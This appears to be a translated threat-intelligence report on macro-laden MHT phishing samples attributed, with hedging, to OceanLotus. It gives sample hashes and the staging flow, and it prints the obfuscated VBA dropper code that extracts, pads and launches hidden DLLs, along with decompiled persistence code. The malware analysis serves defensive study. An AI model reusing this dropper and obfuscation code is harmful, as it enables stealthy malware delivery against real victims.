False flag or upgrade? Suspected sea lotus uses the Glitch platform to reproduce the attack sample

mp.weixin.qq.com/s/1L7o1C-aGlMBAXzHqR9udA

Original Red Raindrop Team Qi Anxin Threat Intelligence Center *2022-01-20 02:01*
Included in the topic #APT 52

Overview

The Qi'anxin Red Raindrop team continues to pay attention to the attack activities of global APT organizations, including the OceanLotus APT organization. Recently, a foreign manufacturer Netskope released an analysis report on mht format files (Web archive files) implanted into malware by carrying Office macros [1] , because the attack methods used by the samples mentioned are similar to those of OceanLotus. The report believes that the attack was carried out by the Ocean Lotus organization.

After in-depth analysis of such samples by the researchers of the Red Raindrop team, it was found that there are some characteristics in the attack process that are different from the previous attacks of Ocean Lotus. Therefore, the possibility of other attack groups imitating Ocean Lotus cannot be ruled out. Based on the existing public information, the specific identity of the gang behind the attack cannot be determined for the time being. In addition, we noticed that such samples use the Glitch platform to deliver subsequent malware, and further found that they are in the same vein as the attack samples disclosed by Qi'anxin Threat Intelligence Center in December last year [2] .

This article will deeply analyze the samples involved in this attack, sort out other associated attacks, compare with the historical attack methods of OceanLotus, and summarize the similarities and unique characteristics of the attacks. Such attack samples have the following characteristics:

1. The macro code will release 32-bit or 64-bit malicious DLL according to the system version, and a piece of random data will be inserted when releasing the malicious DLL;

2. Both the macro code and malicious DLL are obfuscated;


3. The malicious DLL transmits the collected information back to the C2 service hosted by the Glitch platform, and then downloads the 7z-compressed subsequent malware and executes it.

Sample information

The collected attack sample information is as follows

MD5	file type	file name
0ee738b3837bebb5ce93be890a196d3e	RAR	HS.rar
11d36c3b57d63ed9e2e91495dcda3655	RAR	Tai_lieu.rar
204cb61fce8fc4ac912dcb3bcef910ad	RAR	TL-3525.rar
a7a30d88c84ff7abe373fa41c9f52422	RAR	Note.rar
b1475bdbe04659e62f3c94bfb4571394	RAR	CV.rar
b2eb3785e26c5f064b7d0c58bdd3abe0	RAR	List Product.rar
d8fa458192539d848ee7bb171ebed6bd	RAR	GiftProducts.rar
e7ce1874ab781c7a14019b6a6e206749	RAR	PaymentRequest.rar
eb6cf9da476c821f4871905547e6a2b4	RAR	DeliveryInformation.rar
f5ea39b70f747e34ae024308298f70ac	RAR	Document.rar
f8d30c45ed9d3c71ec0f8176ddd7fd8f	RAR	Gift Products.rar

The names of the collected attack samples are basically in English, only Tai_lieu.rar is Vietnamese, which means "file". The RAR file contains mht files that carry Office macros. The sample execution flow is as follows.




Detailed analysis


Take the sample 11d36c3b57d63ed9e2e91495dcda3655 as an example for analysis.

file name	Tai_lieu.rar
MD5	11d36c3b57d63ed9e2e91495dcda3655
file type	RAR

RAR contains a mht format file Tailieu.doc with the same name as RAR, which will prompt the victim to enable macros when opened.



Enabling the macro will open Document.doc with no specific content, just an error message to confuse the victim.



VBA


After VBA is obfuscated, in addition to name obfuscation, it also uses Chr function to concatenate key strings, and uses mixed operations of hexadecimal, octal and decimal to obtain constant numbers.

```
Private Sub U8M0oPnl()
    On Error Resume Next
    t329BEuefqG23 = Chr((&O176 - 49)) & Chr((12 + &O135)) & Chr((&H4C - &H97 + 174)) & Chr((142 - 153 + &O175)) & Chr((&O202 -
    Yg52742iPmqq = Chr((&O115 - &H9)) + Chr((&O166 + 90 - &O141)) + Chr((&O12 + &O131)) & Chr((&HAA - 257 + 204)) & Chr((173 -
    Dim tC24Br4e1 As String
    tC24Br4e1 = Chr((148 + &O172 - &O271)) & Chr((175 - &O364 + &O270)) & Chr((&O176 - &HBE + 165)) + Chr((&H68 + 10)) & Chr((&
    t9SwBA0r7MLXN8
    tC24Br4e1 = tC24Br4e1 & Chr((&H5A + &O173 - 181)) & Chr((&O256 + &O223 - &HF1)) & Chr((&O156 - 205 + 200)) + Chr((&H5F + &O
    uP01OG17xPDU = Chr((&HBF + &O272 - &H117)) + Chr((186 - 89)) + Chr((&O153 - 200 + &O300)) + Chr((115 - &O236 + 150)) & Chr(
    AOK9L2j4u71 = Chr((&O107 - &H51 + &O146)) + Chr((&O171 - &H12)) & Chr((105 + 12)) & Chr((42 + 59)) & Chr((168 - 53)) & Chr(
    K3sps6hH2ipDSD9 = ThisDocument.FullName
    tC24Br4e1 = Chr((&H62 - &H88 + &O202)) & Chr((&H55 - 182 + &HAE)) & Chr((199 - &O277 + &H61)) + Chr((&H5C - 110 + &H75)) +
    tC24Br4e1 = Environ(Chr((&H3D + &H7A - 118)) & Chr((&H74 - 126 + &H76)) & Chr((&O171 - &O15)) & Chr((&HB3 - 94)) & Chr((45
    Ig4n652pso5u541 = Environ(Chr((&H49 - &H67 + 95)) & Chr((&H3F + &H2D)) & Chr((&O216 - &HB2 + &O220)) + Chr((&O244 + &O231 -
    Dim OmkQuY31C3hclq() As String
    OmkQuY31C3hclq = Split(Ig4n652pso5u541, Chr((&O277 + &O155 - 208)))
    cache = OmkQuY31C3hclq(LBound(OmkQuY31C3hclq))
    For kk2zO4hbQ = LBound(OmkQuY31C3hclq) + (&H20 - &H1F) To UBound(OmkQuY31C3hclq)
        cache = cache & Chr((&H43 + &H19)) & OmkQuY31C3hclq(kk2zO4hbQ)
        MkDir cache
    Next
    FileCopy tC24Br4e1, Ig4n652pso5u541 & AOK9L2j4u71
    If Len(Yg52742iPmqq) = (&H1D + &O134 - &H79) Then
        Yg52742iPmqq = K3sps6hH2ipDSD9 & Chr((&H6B + 13))
    Else
        Yg52742iPmqq = Replace(K3sps6hH2ipDSD9, Dir(K3sps6hH2ipDSD9), Yg52742iPmqq)
    End If
    kPW1Jdp7d4eP95n
    FileCopy Ig4n652pso5u541 & AOK9L2j4u71, Ig4n652pso5u541 & Chr((&O150 - &O14)) & uP01OG17xPDU
    Q8mA6oMlea8963l
    SetAttr K3sps6hH2ipDSD9, (0 + &O6)
    ThisDocument.Close
End Sub
```

After enabling the macro, first determine whether it is VBA7 and whether the system version is 64-bit, and save the judgment result in the global variable hPY42J6w.

```
Private Sub t9SwBA0r7MLXN8()
#If VBA7 Then
    #If Win64 Then
        hPY42J6w = (&HD - 15 + &H4) ' 2
    #Else
        hPY42J6w = (42 - &O123 + &H2A) ' 1
    #End If
#Else
    hPY42J6w = (7 - &HB + &O5)  ' 1
#End If
End Sub
```

Create a directory "%ProgramData%\Microsoft Outlook Sync", and copy the original guest.bmp file in the system to the new directory to save the malicious DLL that will be released next.



Call the function kPW1Jdp7d4eP95n to release the doc file and dll file saved at the end of the mht file. The file data spliced at the end of the mht file are 32-bit dll, 64-bit dll and doc files in sequence. The file release sequence is from back to front, so the end of each file data will be followed by a 4-byte data to mark the length of the file data, which can be used to locate the starting position of the file data when releasing.

```
Private Sub kPW1Jdp7d4eP95n()
    Dim V37g95rKhlN As Long
    Dim TR1Jt4VR80vn As Long
    Dim mH0SgsTQb7Ujqib As Long
    Dim v2yHmJl5EO064cV As Long
    V37g95rKhlN = FreeFile
    Open K3sps6hH2ipDSD9 For Binary Access Read As V37g95rKhlN ' 以二进制读的方式打开mht文件自身
    TR1Jt4VR80vn = LOF(V37g95rKhlN) + (12 - &H1F + &O24)       ' 定位到mht文件末尾
    For v2yHmJl5EO064cV = (62 - 110 + &H30) To (&O62 - &O60)   ' 变量v2yHmJl5EO064cV: 0 to 2
        Seek V37g95rKhlN, TR1Jt4VR80vn - (&O75 - &H39)
        Get V37g95rKhlN, , mH0SgsTQb7Ujqib                     ' 获取长度数据
        If mH0SgsTQb7Ujqib = (&O4 - &HB + &O7) Then            ' 如果长度数据为0则退出循环
            Exit For
        End If
        TR1Jt4VR80vn = TR1Jt4VR80vn - (0 + &H4) - mH0SgsTQb7Ujqib ' 更新读取mht文件的位置
        If hPY42J6w <> v2yHmJl5EO064cV Then                    ' 通过hPY42J6w与v2yHmJl5EO064cV比较决定释放哪些文件
            KsVODQ3F V37g95rKhlN, TR1Jt4VR80vn, mH0SgsTQb7Ujqib, v2yHmJl5EO064cV ' 释放文件
        End If
    Next v2yHmJl5EO064cV
    Close V37g95rKhlN
End Sub
```

The hPY42J6w variable that previously saved the machine version judgment result determines which files are released: if the variable is 1, the file release operation will be performed when the variable v2yHmJl5EO064cV is 0 and 2, and the doc file and 32-bit dll will be released at this time; otherwise, if hPY42J6w If it is 2, the doc file and 64-bit dll are released.

The doc file and dll file data spliced at the end of the mht file are not encrypted or encoded, but the way of saving and releasing the dll file data is special. Doc file data is stored in the file in its complete form and extracted directly upon release.

Dll file data is saved in the following form: first two 4-byte data, and then the dll file removes the remaining data of the first two bytes (ie 0x4D5A) as the magic number of the PE file. Therefore, the length of the file data saved in mht will be 6 bytes larger than the original file length. When the Dll file data is released, it first reads 2 placeholders from mht for subsequent repair of the DOS header and removes the remaining original file data of 0x4D5A. Then insert a piece of random data into the read data for expansion processing. The position and length of the inserted data are determined by the two 4-byte data mentioned above. Finally, save the obtained data in the guest.bmp file in the "%ProgramData%\Microsoft Outlook Sync" directory.

```
Randomize
Seek j3B0BGqC2S0o, A4c1cf1s
If wA9B73t60zR3 <> (&O62 - &H32) Then
    Get j3B0BGqC2S0o, , rm20ua84d9Nn
    Get j3B0BGqC2S0o, , B9QTutI8uQU
    TWKqBj920 = u35515y2AFw1U - (&O27 - &O100 + &H2F) + B9QTutI8uQU
    A4c1cf1s = A4c1cf1s + (&H2 + &O4)
    Seek j3B0BGqC2S0o, A4c1cf1s
End If
ReDim NC6X35Ej9(TWKqBj920 - (8 + 46 - &O65))
Get j3B0BGqC2S0o, , NC6X35Ej9()
If B9QTutI8uQU <> (&H34 + &O106 - 122) Then
    For wKE549Ik9 = (&O71 - 141 + 84) To (u35515y2AFw1U - (&O26 - &O142 + &H52) - rm20ua84d9Nn - (&O102 - &H66 + &H25))
        NC6X35Ej9(TWKqBj920 - wKE549Ik9 - (37 + 15 - &H33)) = NC6X35Ej9(u35515y2AFw1U - (105 + 104 - &O313) - wKE549Ik9 - (&O25 + 89 - &H6D))
    Next wKE549Ik9
End If
Dim DLKcJEQ2zz4O As Long
DLKcJEQ2zz4O = FreeFile
If B9QTutI8uQU <> (&H45 - &O146 + 33) Then
    For wKE549Ik9 = (&H20 - &O135 + &H3D) To B9QTutI8uQU - (70 - 142 + &H49)
        NC6X35Ej9(rm20ua84d9Nn + wKE549Ik9) = (320 - &O536 + &O435) * Rnd
    Next wKE549Ik9
Else
    Kill SF9bAODJBMJ40
End If
Open SF9bAODJBMJ40 For Binary Access Write As DLKcJEQ2zz4O
Put DLKcJEQ2zz4O, , NC6X35Ej9()
Close DLKcJEQ2zz4O
```


Step1: 获取释放DLL文件数据相关的参数

Step2: 读取文件数据到数组中

Step3: 数组中原地复制部分文件数据，留出插入随机数据的空间

Step4: 插入随机数据

Then the macro code copies the guest.bmp that saves the data of the dll file to background.dll, changes the first two bytes of the file to "MZ", thereby repairs the DOS header, calls the OpenProfile function of background.dll, and deletes the guest.bmp file .



Finally set the opened mht file attribute to system hidden, then close the file.

Freed DLL

The functions of the 32-bit and 64-bit dll released by VBA macros are the same, because a random data will be inserted when the dll file is released, so the hash value of the dll file is not fixed.

file name	background.dll
MD5	fca9347b37c737930d0aaa976c3e234b (not fixed)
file type	Win32 DLLs
File size	23712256 bytes

The released dll file instructions are obfuscated, and there are two export functions, the function names are OpenProfile and SaveProfile. The functions of the two functions are to achieve persistence by setting scheduled tasks, and to inject subsequent payloads into remote puppet process execution.


The DllMain function of Backgroud.dll stores the key strings and other parameters used by the exported function in global variables.

```
  g_dword_1169FFD8 = (int)v2;
  v4 = *(int *)((char *)&dword_10078420 + v3);
  v5 = *(_DWORD *)((char *)aSystemrootSyst + v3);
  v3 += 8;
  g_dword_1169FFE4 = v4;
  v6 = (char *)&dword_10078420 + v3;
  v7 = v5 + v3;
  g_dword_1169FFE8_time_str = (int)v6;          // "2019-05-08T21:07:33"
  v8 = *(int *)((char *)&dword_10078420 + v7);
  v7 += 4;
  v9 = (char *)&dword_10078420 + v7;
  v10 = v8 + v7;
  g_dword_1169FFDC_corporation_str = (int)v9;   // "Microsoft Corporation"
  v11 = *(int *)((char *)&dword_10078420 + v10);
  v10 += 4;
  v12 = (const WCHAR *)((char *)&dword_10078420 + v10);
  v13 = v11 + v10;
  g_dword_1169FFEC_format_str = v12;            // "%s,SaveProfile"
  v14 = *(int *)((char *)&dword_10078420 + v13);
  v13 += 4;
  v15 = (char *)&dword_10078420 + v13;
  v16 = v14 + v13;
  g_dword_1169FFF0_rundll_str = (int)v15;       // "rundll32.exe"
  v17 = *(int *)((char *)&dword_10078420 + v16);
  v16 += 4;
  v18 = (char *)&dword_10078420 + v16;
  v19 = v17 + v16;
  g_dword_1169FFF4_kernel32_sleep = (int)v18;   // "kernel32.dll,Sleep"
  g_dword_1169FFF8 = *(int *)((char *)&dword_10078420 + v19);
  result = (char *)aSystemrootSyst + v19;
  g_dword_1169FFFC_embedded_PE_addr = (int)aSystemrootSyst + v19;
  return result;
}
```

